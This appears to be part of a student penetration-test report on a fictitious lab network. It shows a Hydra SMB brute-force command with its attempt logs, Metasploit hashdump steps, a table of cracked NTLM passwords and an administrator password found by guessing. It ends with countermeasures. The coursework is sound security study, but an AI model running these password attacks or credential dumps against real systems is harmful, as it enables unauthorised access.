
Vulnerabilities Total: 105

SEVERITY	CVSS V3.0	PLUGIN	NAME

(Figure.28)

- Figure 28 shows that there 105 vulnerabilities in total

Server 2:



192.168.10.2

6	6	11	1	74
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 98

(Figure.29)

- Figure 29 has fewer vulnerabilities compared to figure 28 with 98 vulnerabilities.

Server 1 Sample Results:

(Refer to Appendix B for Figure.30 to see the screenshots)

Server 2 Sample Results:

(Refer to Appendix B for Figure.31 to see the screenshots)


2.2.6 System Hacking:

Password Hacking:

Using Hydra:

- Hydra is a password cracker utilising txt files to crack online passwords or usernames. Although using it can potentially take a couple of hours to crack a password or username.

Attempt 1(Failed):




```
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "portland" - 18608 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "praise" - 18609 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "property" - 18610 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "protel" - 18611 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "psalms" - 18612 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "qwaszx" - 18613 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "raiders" - 18614 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "rambo1" - 18615 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "rancid" - 18616 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "ruth" - 18617 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "sales" - 18618 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "salut" - 18619 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "scrooge" - 18620 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "shawn" - 18621 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "shelley" - 18622 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "skidoo" - 18623 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "softball" - 18624 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "spain" - 18625 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "speedo" - 18626 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "sports" - 18627 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "sss" - 18628 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "ssssss" - 18629 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "steele" - 18630 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "steph" - 18631 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "stephani" - 18632 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "sunday" - 18633 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "surf" - 18634 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "sylvie" - 18635 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "symbol" - 18636 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "tiffany" - 18637 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "tigre" - 18638 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "toronto" - 18639 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "trixie" - 18640 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "undead" - 18641 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "valentin" - 18642 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "velvet" - 18643 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "viking" - 18644 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "walker" - 18645 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "watson" - 18646 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "young" - 18647 of 18648 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "zhongguo" - 18648 of 18648 [child 0] (0/0)
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-17 15:41:37
```

(Figure.32)

- Figure 32 shows on the first attempt using the small text file did not work.

Attempt 2(Success):

. hydra -V -L users.txt -P "cain.txt" smb://192.168.10.1



```
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "howey" - 1956177 of 2146942 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "howff" - 1956178 of 2146942 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "howie" - 1956179 of 2146942 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "howish" - 1956180 of 2146942 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "howitzer" - 1956181 of 2146942 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "howk" - 1956182 of 2146942 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "howkit" - 1956183 of 2146942 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "howl" - 1956184 of 2146942 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "howler" - 1956185 of 2146942 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "howlet" - 1956186 of 2146942 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "howling" - 1956187 of 2146942 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "howlingly" - 1956188 of 2146942 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "howlite" - 1956189 of 2146942 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "howso" - 1956190 of 2146942 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "howsoever" - 1956191 of 2146942 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "J.Shaw" - pass "howsomever" - 1956192 of 2146942 [child 0] (0/0)
[445][smb] host: 192.168.10.1   login: J.Shaw   password: howsomever
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-17 21:00:43
```

(Figure.33)

- Figure 33 illustrates when using cain txt we managed to get a password match, but the process took more that 3 hours to complete.

Using Metasploit:


Hashdump:

(Refer to Appendix B for Figure.34 to see the screenshot)

- When using **getsystem, hashdump,** an error occurs and have to **migrate** it to a system in order to get hash by typing **ps** then finding SYSTEM, doing this can resolve the issue as shown in Figure 34.

Using Cain:

- Useful tool to crack hashes by copying the hashes from kali terminal then store them to text file where through cain select Cracker then add to list by right clicking and selecting the hash text file and selecting cain text file and the output being as shown in Figure 35.




User Name	LM Password	< 8	NT Password	LM Hash	NT Hash	challenge	Type	Note
J.Wheeler	* empty *	*		AAD3B435B51404	15A852E3C7C2EF		LM & NTLM	
F.Payne	* empty *	*	morphine18	AAD3B435B51404	108F91CFB6B0AB		LM & NTLM	
T.Oliver	* empty *	*	embraceable21	AAD3B435B51404	AC5B49F9A71BE7		LM & NTLM	
J.Poole	* empty *	*	metalwork60	AAD3B435B51404	810325D1A8599EC		LM & NTLM	
N.Wells	* empty *	*	disciplinarian86	AAD3B435B51404	688AF8EA1B614BF		LM & NTLM	
N.Hogan	* empty *	*	antiperspirant	AAD3B435B51404	E3629DE60204C91		LM & NTLM	
M.Adams	* empty *	*	buttonhole	AAD3B435B51404	BED9E94CCD79CC		LM & NTLM	
Y.Marshall	* empty *	*		AAD3B435B51404	A01E9E33B68AB61		LM & NTLM	
W.Wolfe	* empty *	*	ferrite53	AAD3B435B51404	34EF57F8D321AEA		LM & NTLM	
A.Kennedy	* empty *	*	interception	AAD3B435B51404	080693ECE73589F		LM & NTLM	
T.Fuller	* empty *	*	vigilantism43	AAD3B435B51404	74852D706649D5D		LM & NTLM	
L.Washington	* empty *	*		AAD3B435B51404	0833A35013DE96E		LM & NTLM	
S.Shelton	* empty *	*	hostelry	AAD3B435B51404	990E7EC7E099E75		LM & NTLM	
J.Farmer	* empty *	*	harangue62	AAD3B435B51404	F61996A84217DAD		LM & NTLM	
M.Paul	* empty *	*	ammonium57	AAD3B435B51404	ED82BD6CDB216F		LM & NTLM	
B.Wong	* empty *	*	coincident96	AAD3B435B51404	FACCD2F7FC03AC		LM & NTLM	
D.Ford	* empty *	*		AAD3B435B51404	E822570EFA4B7ED		LM & NTLM	
M.Daniel	* empty *	*	raspberry	AAD3B435B51404	CECADC1061009A		LM & NTLM	
D.Brooks	* empty *	*		AAD3B435B51404	DD9D2279352B23		LM & NTLM	
B.Rice	* empty *	*		AAD3B435B51404	E1489FE6F506E84E		LM & NTLM	
P.Powers	* empty *	*	asphalt66	AAD3B435B51404	30179F5C89072AA		LM & NTLM	
S.Wright	* empty *	*	arrival	AAD3B435B51404	2B536B199FDA92E		LM & NTLM	

(Figure.35)

Accessing Server 1 with user credentials:

Using J. Shaw account credentials, we gain full access to server 1 as shown in Figure 36.




Name	Date modified	Type	Size
Administrator	9/21/2023 3:03 AM	File folder	
J.Shaw	12/17/2023 6:20 PM	File folder	
Public	8/20/2021 9:27 AM	File folder	

(Figure.36)

Password Guessing the Administrator Account:

- Password guessing can be effective but time-consuming, but as this is a fictitious network, cracking it was not too hard, and using the password Thisisverysecret1 from the tutorial network, through trial and error produced different versions of Thisisverysecret1, for example, Thisisverysecret123, Thisisverysecret12, and Thisisverysecret19. The password was **Thisisverysecret21**, which gives access to both administrator accounts on Server 1 and Server 2, as shown in figures 37 and 38.

Server 1:



Your info


UADCWNET\ADMINISTRATOR
UADCWNET\Administrator
Administrator

Create your picture

Browse for one

(Figure37)

Server 2:



Your info

UADCWNET\ADMINISTRATOR
UADCWNET\administrator
Administrator

Create your picture

Browse for one

(Figure.38)

3 DISCUSSIONs

3.1 GENERAL DISCUSSION:

- After hours of extensive work and constant testing through trial and error due to Kali or Windows not being able to communicate with the server on occasion (they did after a bit of network configuration), the testing has shown that both Server 1 and Server 2 had many vulnerabilities regarding security. Server 1, which contained the most sensitive data such as usernames and other files of different natures, had the most vulnerabilities due to its crucial issue of having 19 open ports, compared to Server 2, which only had 14. Although being unable to verify security protocols being public, hacking into both servers had some challenges compared to a real-life scenario where it would have been far more complex, and the servers were configured intentionally to have so many vulnerabilities to make it easier to gain access to them. No system hacking was done due to password guessing the administrator password and the same password being used on both servers. By just gaining access to both administrator accounts, there was no need for system hacking, considering the administrator accounts have access to all sensitive data. Because the whole network was fictitious, not all results produced can be seen as real, and my aim to fortify the company's network cannot fully become a reality due to it being fictitious and not to scale of a real company network, but regardless, the penetration test has helped to show what could possibly happen if a network is not set up correctly and what data can be potentially stolen. Additionally, both servers OS were out of date, making them more prone to malicious attacks as well.

3.2 COUNTERMEASURES:

- When setting up new a network always be sure it is being set up by a qualified specialist then processed to test the network infrastructure to check for any potential vulnerabilities before it's integrated into the company's network which could act as backdoor access for malicious attackers.
- When interviewing a new employer double check their history and be sure they can be trusted if their position will have access to sensitive company data.
- Implement encryption protocols for sensitive data.
- Routine inspection of the networks to possible identify new vulnerabilities.
- Train new or current stuff to be up to date.

3.3 FUTURE WORK:

- With more time and resources, the penetration test would have been more complex meaning more testing, even gather a group of people to expand this test and see how far we could take this and what the limit is by hiring professionals. See if we discover new forms of attacks. Even work with other large tech companies.


References:

- ✓ VMware(Broadcom Inc)(https://www.vmware.com/uk/products/workstation-pro.html) (Accessed 29 of November 2023).
- ✓ Tenable",Inc (https://localhost:8834/) (Accessed 10th of December 2023).
- ✓ Lee Mathews. 2021 x86 Details on 700 million LinkedIn Users For Sale On Notorious Hacking Forum [Blog] 29 Jun. Available from (https://www.forbes.com/sites/leemathews/2021/06/29/details-on-700-million-linkedin-users-for-sale-on-notorious-hacking-forum/) (Accessed 27th November 2023).
- ✓ Figure Illustrator - Michael Osakwe.2021 x86 The Anatomy of Mega-Breaches: An Analysis of the Top 100 largest Data Breaches of the Past 15+ Years [Blog] (https://www.nightfall.ai/blog/mega-breaches15-year-data-breach-report#analyzing-the-causes-of-the-top-100-largest-data-breaches) (Accessed 12th of December 2023).

APPENDICES

APENDIX A:

VMWARE LAYOUT:


Server2 - VMware Workstation
File Edit View VM Tabs Help
Kali Linux
Server1
Client1
Server2
Server2
Power on this virtual machine
Edit virtual machine settings
Upgrade this virtual machine
Description
Type here to enter a description of this virtual machine.

Devices

